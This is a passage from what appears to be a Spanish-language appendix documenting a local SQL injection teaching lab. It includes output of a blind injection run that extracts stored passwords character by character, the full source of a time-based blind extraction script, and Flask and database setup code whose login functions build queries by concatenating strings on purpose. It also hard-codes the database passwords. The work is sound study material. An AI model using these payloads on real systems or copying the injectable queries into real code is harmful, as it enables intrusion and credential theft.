104 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 3, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
105
106 [+] Extrayendo carácter 4 de 9 para la fila 2...
107 OK Carácter 4: 's' encontrado.
108 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 4, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
109
110 [+] Extrayendo carácter 5 de 9 para la fila 2...
111 OK Carácter 5: 'w' encontrado.
112 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 5, 1) = 'w') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
113
114 [+] Extrayendo carácter 6 de 9 para la fila 2...
115 OK Carácter 6: 'o' encontrado.
116 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 6, 1) = 'o') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
117
118 [+] Extrayendo carácter 7 de 9 para la fila 2...
119 OK Carácter 7: 'r' encontrado.
120 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 7, 1) = 'r') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
121
122 [+] Extrayendo carácter 8 de 9 para la fila 2...
123 OK Carácter 8: 'd' encontrado.
124 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 8, 1) = 'd') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
125
126 [+] Extrayendo carácter 9 de 9 para la fila 2...
127 OK Carácter 9: '1' encontrado.
128 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
```

```
SELECT CASE WHEN (SUBSTR(password, 9, 1) = '1') THEN 1 ELSE 1/0 END
FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
--
129 [+] Valor extraído para la fila 2: password1
130
131 [+] Extrayendo datos para la fila 3...
132
133 [+] Determinando la longitud de 'password' para la fila 3...
134 FAIL Probando longitud 1 para la fila 3...
135 FAIL Probando longitud 2 para la fila 3...
136 FAIL Probando longitud 3 para la fila 3...
137 FAIL Probando longitud 4 para la fila 3...
138 FAIL Probando longitud 5 para la fila 3...
139 FAIL Probando longitud 6 para la fila 3...
140 FAIL Probando longitud 7 para la fila 3...
141 FAIL Probando longitud 8 para la fila 3...
142 OK Probando longitud 9 para la fila 3...
143 [*] La longitud de 'password' en la fila 3 es: 9
144
145 [+] Extrayendo el valor de 'password' para la fila 3...
146
147 [+] Extrayendo carácter 1 de 9 para la fila 3...
148 OK Carácter 1: 'p' encontrado.
149 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 1, 1) = 'p') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
150
151 [+] Extrayendo carácter 2 de 9 para la fila 3...
152 OK Carácter 2: 'a' encontrado.
153 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 2, 1) = 'a') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
154
155 [+] Extrayendo carácter 3 de 9 para la fila 3...
156 OK Carácter 3: 's' encontrado.
157 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 3, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
158
159 [+] Extrayendo carácter 4 de 9 para la fila 3...
160 OK Carácter 4: 's' encontrado.
161 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 4, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
162
163 [+] Extrayendo carácter 5 de 9 para la fila 3...
164 OK Carácter 5: 'w' encontrado.
165 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 5, 1) = 'w') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
166
```

```
167 [+] Extrayendo carácter 6 de 9 para la fila 3...
168 OK Carácter 6: 'o' encontrado.
169 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 6, 1) = 'o') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
170
171 [+] Extrayendo carácter 7 de 9 para la fila 3...
172 OK Carácter 7: 'r' encontrado.
173 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 7, 1) = 'r') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
174
175 [+] Extrayendo carácter 8 de 9 para la fila 3...
176 OK Carácter 8: 'd' encontrado.
177 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 8, 1) = 'd') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
178
179 [+] Extrayendo carácter 9 de 9 para la fila 3...
180 OK Carácter 9: '2' encontrado.
181 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 9, 1) = '2') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
182 [+] Valor extraído para la fila 3: password2
183
184 [+] Extrayendo datos para la fila 4...
185
186 [+] Determinando la longitud de 'password' para la fila 4...
187 FAIL Probando longitud 1 para la fila 4...
188 FAIL Probando longitud 2 para la fila 4...
189 FAIL Probando longitud 3 para la fila 4...
190 FAIL Probando longitud 4 para la fila 4...
191 FAIL Probando longitud 5 para la fila 4...
192 FAIL Probando longitud 6 para la fila 4...
193 FAIL Probando longitud 7 para la fila 4...
194 FAIL Probando longitud 8 para la fila 4...
195 FAIL Probando longitud 9 para la fila 4...
196 FAIL Probando longitud 10 para la fila 4...
197 FAIL Probando longitud 11 para la fila 4...
198 FAIL Probando longitud 12 para la fila 4...
199 FAIL Probando longitud 13 para la fila 4...
200 FAIL Probando longitud 14 para la fila 4...
201 FAIL Probando longitud 15 para la fila 4...
202 FAIL Probando longitud 16 para la fila 4...
203 FAIL Probando longitud 17 para la fila 4...
204 FAIL Probando longitud 18 para la fila 4...
205 FAIL Probando longitud 19 para la fila 4...
206 FAIL Probando longitud 20 para la fila 4...
207 FAIL Probando longitud 21 para la fila 4...
208 FAIL Probando longitud 22 para la fila 4...
209 FAIL Probando longitud 23 para la fila 4...
210 FAIL Probando longitud 24 para la fila 4...
```



```
211 FAIL Probando longitud 25 para la fila 4...
212 FAIL Probando longitud 26 para la fila 4...
213 FAIL Probando longitud 27 para la fila 4...
214 FAIL Probando longitud 28 para la fila 4...
215 FAIL Probando longitud 29 para la fila 4...
216 FAIL Probando longitud 30 para la fila 4...
217 FAIL Probando longitud 31 para la fila 4...
218 FAIL Probando longitud 32 para la fila 4...
219 FAIL Probando longitud 33 para la fila 4...
220 FAIL Probando longitud 34 para la fila 4...
221 FAIL Probando longitud 35 para la fila 4...
222 FAIL Probando longitud 36 para la fila 4...
223 FAIL Probando longitud 37 para la fila 4...
224 FAIL Probando longitud 38 para la fila 4...
225 FAIL Probando longitud 39 para la fila 4...
226 FAIL Probando longitud 40 para la fila 4...
227 [!] No se pudo determinar la longitud de 'password' en la fila 4.
228 [!] No se encontró longitud para la fila 4. Asumiendo fin de datos.
229
230 [+] Resultados completos:
231 Contraseña 1: password123
232 Contraseña 2: password1
233 Contraseña 3: password2
234
235 [+] Tiempo de ejecución: 190.46 segundos
```

14.4. Código completo del script de Inyecciones Blind basadas en tiempo

A continuación se muestra el código completo del script de inyecciones blind basadas en tiempo.

```
1 from yaspin import yaspin
2 import time
3 import requests
4 import string
5 import signal
6 from termcolor import colored
7 import dic_inyecciones_time as dic
8
9 # controlar CTRL+C
10 def signal_handler(sig, frame):
11     print('\nYou pressed Ctrl+C!')
12     exit(0)
13
14
15 signal.signal(signal.SIGINT, signal_handler)
16
17
18 def llamada_api(inyeccion):
```

```
19 data = {
20     "username": 'user1',
21     "password": inyeccion
22 }
23
24 response = requests.post("http://127.0.0.1:5000/login/postgres/
25     time_based", json=data)
26
27 return response
28
29 def menu_inyecciones():
30     print(colored("[+] Elige una inyección introduciendo su número:", "
31         red"))
32     lista_inyecciones = list(dic.diccionario_inyecciones.keys())
33     while True:
34         for i, iny in enumerate(lista_inyecciones):
35             print(colored(f"{i + 1}", "magenta") + f":{iny.title()}")
36
37         inyeccion = input("Inyección: ")
38         try:
39             if int(inyeccion) - 1 < len(lista_inyecciones):
40                 return dic.diccionario_inyecciones[lista_inyecciones[
41                     int(inyeccion) - 1]]
42             else:
43                 raise Exception
44         except Exception:
45             print(colored("[!] Introduce un número válido", "red"))
46
47 def main():
48     # Configurar el total de pasos
49     total_steps = 100
50
51     # Inicializar la palabra a adivinar
52     palabra = ""
53
54     # Menu de inyecciones
55     inyeccion = menu_inyecciones()
56
57     # Crear un spinner con el texto inicial
58     with yaspin(text="Extrayendo usuarios de la BD: ", color="red") as
59         spinner:
60             # Obtener todas las letras (mayúsculas y minúsculas) y dígitos
61             conjunto_car = list(string.ascii_letters + string.digits)
62
63             # Añadir ', ' al principio de la lista
64             conjunto_car.insert(0, ",")
65             conjunto_car.insert(0, ":")
```

```
65     for i in range(total_steps + 1):
66
67         for letra in conjunto_car:
68             tiempo_inicial = time.time()
69
70             nueva_inyeccion = dic.transformar_inyeccion(inyeccion,
71                                                         palabra + letra, len(palabra) + 1)
72             llamada_api(nueva_inyeccion)
73
74             tiempo_final = time.time()
75             tiempo_total = tiempo_final - tiempo_inicial
76
77             spinner.text = f"Extrayendo usuarios de la BD: {palabra
78                             + letra}"
79             if tiempo_total > 1:
80                 palabra += letra
81                 break
82             if letra == conjunto_car[-1]:
83                 spinner.color = "green"
84                 spinner.text = "Completado"
85                 spinner.ok("1")
86                 print(f"\nRESULTADO: {palabra}")
87                 exit(0)
88
89             # Actualizar el texto del spinner
90             spinner.text = f"Extrayendo usuarios de la BD: {palabra +
91                             letra}"
92
93             # Cambiar el mensaje al finalizar
94             spinner.text = "Completado"
95             spinner.ok("1")
96
97 if __name__ == "__main__":
98     main()
```

14.5. Código completo del servidor de Python Flask

A continuación se muestra el código completo del servidor de Python Flask.

```
1     from flask import Flask, request, jsonify, session, redirect,
2         url_for, render_template, flash
3 from setupOracle import dbConectarOracle, configuracionTablas_oracle,
4     login_inseguro_blind_oracle, dbDesconectar
5 from setupPostgreSQL import dbConectarPostgreSQL,
6     configuracion_tablas_postgresql, login_inseguro_blind_postgresql
7 import os
8 import webbrowser
```

```
6 import dynamic_html
7 import diccionarioInyecciones
8
9 app = Flask(__name__)
10 app.secret_key = os.urandom(24) # Secreto para sesiones seguras
11
12 # Ruta para la página de índice del laboratorio
13 @app.route('/index')
14 def index():
15     return render_template('index.html', sql_injections=
16         diccionarioInyecciones.sql_injections)
17
18 # Rutas dinámicas para inicio de sesión de SQL Injection en Oracle y
19 # PostgreSQL
20 @app.route('/login/oracle/<tipo_sqli>', methods=['GET', 'POST'])
21 def login_oracle(tipo_sqli):
22     return login_sqli(tipo_sqli, database="Oracle")
23
24 @app.route('/login/postgres/<tipo_sqli>', methods=['GET', 'POST'])
25 def login_postgres(tipo_sqli):
26     return login_sqli(tipo_sqli, database="Postgres")
27
28 @app.route('/cookie', methods=['POST'])
29 def cookie_login():
30     cookie_value = request.get_json().get('cookie_value') if request.
31         is_json else request.form.get('cookie_value')
32     tipo_sqli = request.get_json().get('tipo_sqli') if request.is_json
33         else request.form.get('tipo_sqli')
34     database = request.get_json().get('database') if request.is_json
35         else request.form.get('database')
36
37     if not cookie_value:
38         flash("No se proporcionó ninguna cookie.", "error")
39         return redirect(url_for('login_sqli', tipo_sqli=tipo_sqli,
40             database=database))
41
42     sqli_info = diccionarioInyecciones.sql_injections.get(tipo_sqli)
43     if not sqli_info:
44         flash("Tipo de SQL Injection no encontrado.", "error")
45         return redirect(url_for('login_sqli', tipo_sqli=tipo_sqli,
46             database=database))
47
48     auth_function = None
49     if database == "Oracle":
50         auth_function = login_inseguro_blind_oracle
51     elif database == "Postgres":
52         auth_function = login_inseguro_blind_postgresql
53
54     if not auth_function:
55         flash("Función de autenticación no encontrada.", "error")
```

```
49         return redirect(url_for('login_sqli', tipo_sqli=tipo_sqli,
50                                database=database))
51
52     if tipo_sqli in ['blind_boolean', 'time_based']:
53         result = auth_function(cookie_value)
54     else:
55         result = None
56
57     if result and result.get('auth') == "true":
58         usuario = result['resultado'][1] if isinstance(result['
59             resultado'], tuple) and len(result['resultado']) > 1 else "
60             Usuario"
61         session['username'] = usuario
62         print("Redirection to /welcome triggered") # Add this line for
63             logging
64         return redirect(url_for('welcome'))
65     else:
66         return redirect(url_for(f'login_{database.lower()}', tipo_sqli=
67             tipo_sqli, database=database))
68
69 @app.route('/welcome')
70 def welcome():
71     username = session.get('username')
72     if not username:
73         flash("Debes iniciar sesión primero.", "error")
74         return redirect(url_for('login_sqli', tipo_sqli=session.get('
75             tipo_sqli'), database=session.get('database')))
76     return render_template('welcome.html', username=username)
77
78 def login_sqli(tipo_sqli, database):
79     sqli_info = diccionarioInyecciones.sql_injections.get(tipo_sqli)
80     if not sqli_info:
81         return "Tipo de SQL Injection no encontrado.", 404
82
83     is_blind = tipo_sqli in ['time_based', 'blind_boolean']
84
85     auth_function_blind = None
86     if database == "Oracle":
87         auth_function_blind = login_inseguro_blind_oracle
88     elif database == "Postgres":
89         auth_function_blind = login_inseguro_blind_postgresql
90
91     auth_function = sqli_info.get("function_oracle") if database == "
92         Oracle" else sqli_info.get("function_postgres")
93
94     if request.method == 'POST':
95         cookie_value = request.get_json().get('cookie_value') if
96             request.is_json else request.form.get('cookie_value')
97
98         if is_blind and cookie_value:
```

```
91         result = auth_function_blind(cookie_value)
92     else:
93         username = request.get_json().get('username') if request.
94             is_json else request.form.get('username')
95         password = request.get_json().get('password') if request.
96             is_json else request.form.get('password')
97         result = auth_function(username, password)
98
99     if result:
100         cardSentencia = dynamic_html.generarTarjetaInformacion("
101             Sentencia SQL", result.get('sentencia', ''))
102         flash(cardSentencia, category='Sentencia')
103
104         if 'resultado' in result:
105             if result.get('auth') == "true":
106                 flash("Bienvenido, sesión iniciada con éxito",
107                     category='welcome')
108                 flash(str(result['resultado']), category='Resultado')
109             else:
110                 flash("Usuario o contraseña incorrectos", category='
111                     error')
112                 flash("Operación realizada con éxito", "success")
113         else:
114             flash("Error en la operación", "error")
115             return redirect(url_for(f'login_{database.lower()}',
116                 tipo_sqli=tipo_sqli))
117
118     session['tipo_sqli'] = tipo_sqli
119     session['database'] = database
120
121     return render_template(
122         'login.html',
123         title=sqli_info.get("title", ""),
124         description=sqli_info.get("description", ""),
125         dificultad=sqli_info.get("dificultad", ""),
126         impacto=sqli_info.get("impacto", ""),
127         database=database,
128         tipo_sqli=tipo_sqli,
129         credenciales=sqli_info.get("credenciales", {}),
130         is_blind=is_blind
131     )
132
133 # Ruta protegida de ejemplo
134 @app.route('/home')
135 def home():
136     if 'user' in session:
137         return jsonify({"message": f"Bienvenido, {session['user']}"})
138     return redirect(url_for('login_oracle', tipo_sqli="database_error"))
```

```
134 def initialize_databaseOracle():
135     conexionOracle = dbConectarOracle()
136     if conexionOracle:
137         configuracionTablas_oracle(conexionOracle)
138         dbDesconectar(conexionOracle)
139     else:
140         print("Error al conectar con la base de datos Oracle")
141
142 def initialize_databasePostgreSQL():
143     conexionPostgreSQL = dbConectarPostgreSQL()
144     if conexionPostgreSQL:
145         configuracion_tablas_postgresql(conexionPostgreSQL)
146         dbDesconectar(conexionPostgreSQL)
147     else:
148         print("Error al conectar con la base de datos PostgreSQL")
149
150 if __name__ == '__main__':
151     initialize_databaseOracle()
152     initialize_databasePostgreSQL()
153     webbrowser.open("http://127.0.0.1:5000/index")
154     app.run(debug=False)
```

14.6. Código completo setupOracle.py

A continuación se muestra el código completo del archivo que contiene todas las funciones relacionadas con la base de datos Oracle.

```
1     import oracledb as PBD
2
3     # Función para conectar a la base de datos
4     def dbConectarOracle():
5         ip = "localhost"
6         puerto = 1521
7         s_id = "xe"
8         usuario = "system"
9         contrasena = "12345"
10
11         print("---dbConectarOracle---")
12         print("---Conectando a Oracle---")
13
14         try:
15             conexion = PBD.connect(user=usuario, password=contrasena, host=
16                                     ip, port=puerto, sid=s_id)
17             print("Conexión realizada a la base de datos", conexion)
18             return conexion
19         except PBD.DatabaseError as error:
20             print("Error en la conexión")
21             print(error)
```



```
21         return None
22
23 # Función para desconectar de la base de datos
24 def dbDesconectar(conexion):
25     print("---dbDesconectar---")
26     try:
27         if conexion: # Verifica que la conexión no sea None
28             conexion.commit() # Confirma los cambios
29
30             conexion.close()
31             print("Desconexión realizada correctamente")
32             return True
33         else:
34             print("No hay conexión para cerrar.")
35             return False
36     except PBD.DatabaseError as error:
37         print("Error en la desconexión")
38         print(error)
39         return False
40
41 # Función para la configuración de tablas
42 def configuracionTablas_oracle(conexion):
43     print("---configuracionTablas---")
44     try:
45         cursor = conexion.cursor()
46
47         # Crear tabla Usuarios si no existe con columna session_cookie
48         consulta = """
49             BEGIN
50                 EXECUTE IMMEDIATE 'CREATE TABLE Usuarios (
51                     id NUMBER GENERATED BY DEFAULT AS IDENTITY PRIMARY
52                     KEY,
53                     username VARCHAR2(50) NOT NULL UNIQUE,
54                     password VARCHAR2(50) NOT NULL,
55                     session_cookie VARCHAR2(255)
56                 )';
57             EXCEPTION
58                 WHEN OTHERS THEN
59                     IF SQLCODE = -955 THEN
60                         NULL; -- Ignora si la tabla ya existe
61                     ELSE
62                         RAISE;
63                     END IF;
64             END;
65         """
66         cursor.execute(consulta)
67
68         # Insertar usuarios de ejemplo solo si la tabla está vacía
69         cursor.execute("SELECT COUNT(*) FROM Usuarios")
70         count = cursor.fetchone()[0]
```



```
70     print("Usuarios en la tabla:", count)
71     if count == 0:
72         usuarios_ejemplo = [
73             ("admin", "password123", "
74                 t4SpnpWyg76A3K2BqcFh2v0Dq0fqJGvs38ydh9"),
75             ("user1", "password1", "
76                 d382yd8n21df4314fn817yf68341881s023d8d"),
77             ("user2", "password2", "
78                 u73dv226d726gh23fnjncuyg0q9udfjff47eueu")
79         ]
80         cursor.executemany(
81             "INSERT INTO Usuarios (username, password,
82                 session_cookie) VALUES (:username, :password, :
83                 session_cookie)",
84             usuarios_ejemplo
85         )
86         print("Usuarios de ejemplo insertados correctamente.")
87     else:
88         print("La tabla Usuarios ya contiene datos.")
89
90     cursor.close()
91     print("Tabla 'Usuarios' creada o verificada exitosamente")
92     return True
93
94 except PBD.DatabaseError as error:
95     print("Error al crear la tabla o insertar usuarios")
96     print(error)
97     return False
98
99 # Función de autenticación
100 def login_seguro_oracle(username, password):
101     print("---login---")
102     print("login_seguro")
103     conexion = dbConectarOracle() # Abre la conexión para autenticación
104     if not conexion:
105         print("Error: no se pudo conectar para autenticar.")
106         return False
107
108     try:
109         cursor = conexion.cursor()
110         cursor.execute("SELECT * FROM Usuarios WHERE username = :user
111             AND password = :pass", (username, password))
112         usuario = cursor.fetchone()
113         cursor.close()
114         #dbDesconectar(conexion) # Cierra la conexión después de la
115             autenticación
116         if usuario:
117             print("Usuario autenticado:", usuario)
118             return True
```

```
112         else:
113             print("Usuario o contraseña incorrectos")
114             return False
115     except PBD.DatabaseError as error:
116         print("Error al autenticar usuario")
117         print(error)
118         #dbDesconectar(conexion)
119         return False
120
121
122 # Función de autenticación insegura
123 def login_inseguro_base_oracle(username, password):
124     print("---login---")
125     print("login_inseguro_base")
126     conexion = dbConectarOracle() # Abre la conexión para autenticación
127     if not conexion:
128         print("Error: no se pudo conectar para autenticar.")
129         return False
130     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+
131                 "' AND password = '"+password+"'"
132
133     try:
134         cursor = conexion.cursor()
135         cursor.execute(sentencia)
136         usuario = cursor.fetchall()
137         cursor.close()
138         #dbDesconectar(conexion) # Cierra la conexión después de la
139         # autenticación
140         if usuario:
141             print("Usuario autenticado:", usuario)
142             return {"resultado":usuario, "sentencia":sentencia, "auth":
143                     "true"}
144         else:
145             print("Usuario o contraseña incorrectos")
146             return {"sentencia":sentencia}
147     except PBD.DatabaseError as error:
148         print("Error al autenticar usuario")
149         print(error)
150         #dbDesconectar(conexion)
151         return {"resultado":error, "sentencia":sentencia}
152
153
154 # Login inseguro para blind con username y password
155 def login_inseguro_blind_no_cookie_oracle(username, password):
156     print("---login---")
157     print("login_inseguro_blind sin cookie")
158     conexion = dbConectarOracle() # Abre la conexión para autenticación
159     if not conexion:
```

```
157     print("Error: no se pudo conectar para autenticar.")
158     return False
159
160     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+
161     "' AND password = '"+password+"'"
162     try:
163         cursor = conexion.cursor()
164         cursor.execute(sentencia)
165         usuario = cursor.fetchone()
166         cursor.close()
167         #dbDesconectar(conexion) # Cierra la conexión después de la
168         autenticación
169         if usuario:
170             print("Usuario autenticado:", usuario)
171             return {"resultado":usuario,"sentencia":sentencia, "auth":
172             "true"}
173         else:
174             print("Usuario o contraseña incorrectos")
175             return {"sentencia":sentencia}
176     except PBD.DatabaseError as error:
177         print("Error al autenticar usuario")
178         print(error)
179         #dbDesconectar(conexion)
180         return {"sentencia":sentencia}
181
182 # Login inseguro para errores
183 def login_inseguro_errors_oracle(username, password):
184     print("---login---")
185     print ("---login_inseguro_errors---")
186     conexion = dbConectarOracle() # Abre la conexión para autenticació
187     n
188     if not conexion:
189         print("Error: no se pudo conectar para autenticar.")
190         return False
191
192     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"
193     ' AND password = '"+password+"'"
194     try:
195         cursor = conexion.cursor()
196         cursor.execute(sentencia)
197         usuario = cursor.fetchone()
198
199         cursor.close()
200         dbDesconectar(conexion) # Cierra la conexión después de la
201         autenticación
202         if usuario:
203             print("Usuario autenticado:", usuario)
204             return {"resultado":usuario,"sentencia":sentencia, "auth":
205             "true"}
```

```
200         else:
201             print("Usuario o contraseña incorrectos")
202             return {"sentencia":sentencia}
203     except PBD.DatabaseError as error:
204         print("Error al autenticar usuario")
205         print(error)
206         dbDesconectar(conexion)
207         return {"resultado":error, "sentencia":sentencia}
208
209 # Función de autenticación insegura para blind injections via cookie
210 def login_inseguro_blind_oracle(cookie_value):
211     print("---login_inseguro_blind_oracle---")
212     conexion = dbConectarOracle()
213     if not conexion:
214         print("Error: no se pudo conectar para autenticar.")
215         return False
216
217     # Simular inyección SQL blind via cookie
218     sentencia = "SELECT * FROM Usuarios WHERE session_cookie = '" +
219         cookie_value + "'"
220
221     try:
222         cursor = conexion.cursor()
223         """
224         # Simular retraso si se detecta una función de tiempo en la
225         inyección
226         if "sleep(" in cookie_value.lower() or "benchmark(" in
227             cookie_value.lower():
228             print("Simulando retraso en la consulta por inyección de
229                 tiempo")
230             time.sleep(5) # Retraso de 5 segundos para simular una
231                 inyección de tiempo
232         """
233         cursor.execute(sentencia)
234         usuario = cursor.fetchone()
235         cursor.close()
236         if usuario:
237             print("Usuario autenticado:", usuario)
238             return {"resultado": usuario, "sentencia": sentencia, "auth
239                 ": "true"}
240         else:
241             print("Usuario o cookie incorrectos")
242             return {"sentencia": sentencia}
243     except PBD.DatabaseError as error:
244         print("Error al autenticar usuario con cookie")
245         print(error)
246         return {"resultado": error, "sentencia": sentencia}
```

14.7. Código completo setupPostgreSQL.py

A continuación se muestra el código completo del archivo que contiene todas las funciones relacionadas con la base de datos PostgreSQL.

```
1  import psycopg2 as PBD
2
3  def dbConectarPostgreSQL():
4      ip = "localhost"
5      puerto = 5432
6      basedatos = "Empresa"
7
8      usuario = "postgres"
9      contrasena = "12345"
10
11     print("---dbConectarPostgreSQL---")
12     print("---Conectando a Postgresql---")
13
14     try:
15         conexion = PBD.connect(user=usuario, password=contrasena, host=
16                                 ip, port=puerto, database=basedatos)
17         print("Conexión realizada a la base de datos",conexion)
18         return conexion
19     except PBD.DatabaseError as error:
20         print("Error en la conexión")
21         print(error)
22         return None
23
24 # -----
25
26 def dbDesconectar(conexion):
27     print("---dbDesconectar---")
28     try:
29         conexion.commit() # Confirma los cambios
30         conexion.close()
31         print("Desconexión realizada correctamente")
32         return True
33     except PBD.DatabaseError as error:
34         print("Error en la desconexión")
35         print(error)
36         return False
37
38 # -----
39
40 def configuracion_tablas_postgresql(conexion):
41     print("---configuracion_tablas_postgresql---")
42     try:
43         cursor = conexion.cursor()
44
45         # Crear la tabla Usuarios si no existe con columna
```

```
session_cookie
consulta = """
    CREATE TABLE IF NOT EXISTS Usuarios (
        id SERIAL PRIMARY KEY,
        username VARCHAR(50) NOT NULL UNIQUE,
        password VARCHAR(50) NOT NULL,
        session_cookie VARCHAR(255)
    );
"""
cursor.execute(consulta)

# Insertar usuarios de ejemplo solo si la tabla está vacía
cursor.execute("SELECT COUNT(*) FROM Usuarios")
count = cursor.fetchone()[0]
if count == 0:
    usuarios_ejemplo = [
        ("admin", "password123", "t4SpnpWyg76A3K2BqcFh2vODq0fqJGvs38ydh9"),
        ("user1", "password1", "d382yd8n21df4314fn817yf68341881s023d8d"),
        ("user2", "password2", "u73dv226d726gh23fnjncuyg0q9udfjf47eueu")
    ]
    cursor.executemany(
        "INSERT INTO Usuarios (username, password, session_cookie) VALUES (%s, %s, %s)",
        usuarios_ejemplo
    )
    print("Usuarios de ejemplo insertados correctamente.")
else:
    print("La tabla Usuarios ya contiene datos.")

cursor.close()
print("Tabla 'Usuarios' creada o verificada exitosamente en PostgreSQL")
return True
except PBD.DatabaseError as error:
    print("Error al crear la tabla o insertar usuarios en PostgreSQL")
    print(error)
    return False

# -----
def login_seguro_postgresql(username, password):
    print("----login----")
    conexion = dbConectarPostgreSQL() # Abre la conexión para autenticación
    if not conexion:
```

```
87     print("Error: no se pudo conectar para autenticar.")
88     return False
89
90     try:
91         cursor = conexion.cursor()
92         consulta = "SELECT * FROM Usuarios WHERE username = %s AND
93                     password = %s"
94         cursor.execute(consulta, [username, password])
95         usuario = cursor.fetchone()
96         cursor.close()
97         dbDesconectar(conexion) # Cierra la conexión después de la
98                                 autenticación
99         if usuario:
100             print("Usuario autenticado:", usuario)
101             return True
102         else:
103             print("Usuario o contraseña incorrectos")
104             return False
105     except PBD.DatabaseError as error:
106         print("Error al autenticar usuario")
107         print(error)
108         dbDesconectar(conexion)
109         return False
110
111 # -----
112 # Función de autenticación insegura simple
113 def login_inseguro_base_postgresql(username, password):
114     print("---login---")
115     conexion = dbConectarPostgreSQL() # Abre la conexión para
116                                         autenticación
117     if not conexion:
118         print("Error: no se pudo conectar para autenticar.")
119         return False
120
121     try:
122         cursor = conexion.cursor()
123         sentencia = "SELECT * FROM Usuarios WHERE username = '"+
124                     username+"' AND password = '"+password+"'"
125         cursor.execute(sentencia)
126         usuario = cursor.fetchall()
127         cursor.close()
128         if usuario:
129             print("Usuario autenticado:", usuario)
130             return {"resultado":usuario, "sentencia":sentencia, "auth":
131                     "true"}
132         else:
133             print("Usuario o contraseña incorrectos")
134             return {"sentencia":sentencia}
135     #dbDesconectar(conexion) # Cierra la conexión después de la
```

```

    autenticación
except PBD.DatabaseError as error:
    print("Error al autenticar usuario")
    print(error)
    dbDesconectar(conexion)
    return {"resultado":error, "sentencia":sentencia}

#-----

# Login inseguro para blind con username y password
def login_inseguro_blind_no_cookie_postgresql(username, password):
    print("---login---")
    print("login_inseguro_blind sin cookie")
    conexion = dbConectarPostgreSQL() # Abre la conexión para
    autenticación
    if not conexion:
        print("Error: no se pudo conectar para autenticar.")
        return False

    sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+
        "' AND password = '"+password+"'"
    try:
        cursor = conexion.cursor()
        cursor.execute(sentencia)
        usuario = cursor.fetchone()
        cursor.close()
        #dbDesconectar(conexion) # Cierra la conexión después de la
        autenticación
        if usuario:
            print("Usuario autenticado:", usuario)
            return {"resultado":usuario, "sentencia":sentencia, "auth":
                "true"}
        else:
            print("Usuario o contraseña incorrectos")
            return {"sentencia":sentencia}
    except PBD.DatabaseError as error:
        print("Error al autenticar usuario")
        print(error)
        dbDesconectar(conexion)
        return {"sentencia":sentencia}

# Login inseguro para errores
def login_inseguro_errors_postgresql(username, password):
    print("---login---")
    print("login_inseguro_errors---")
    conexion = dbConectarPostgreSQL() # Abre la conexión para
    autenticación
    if not conexion:
        print("Error: no se pudo conectar para autenticar.")
```



```
176         return False
177
178     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+
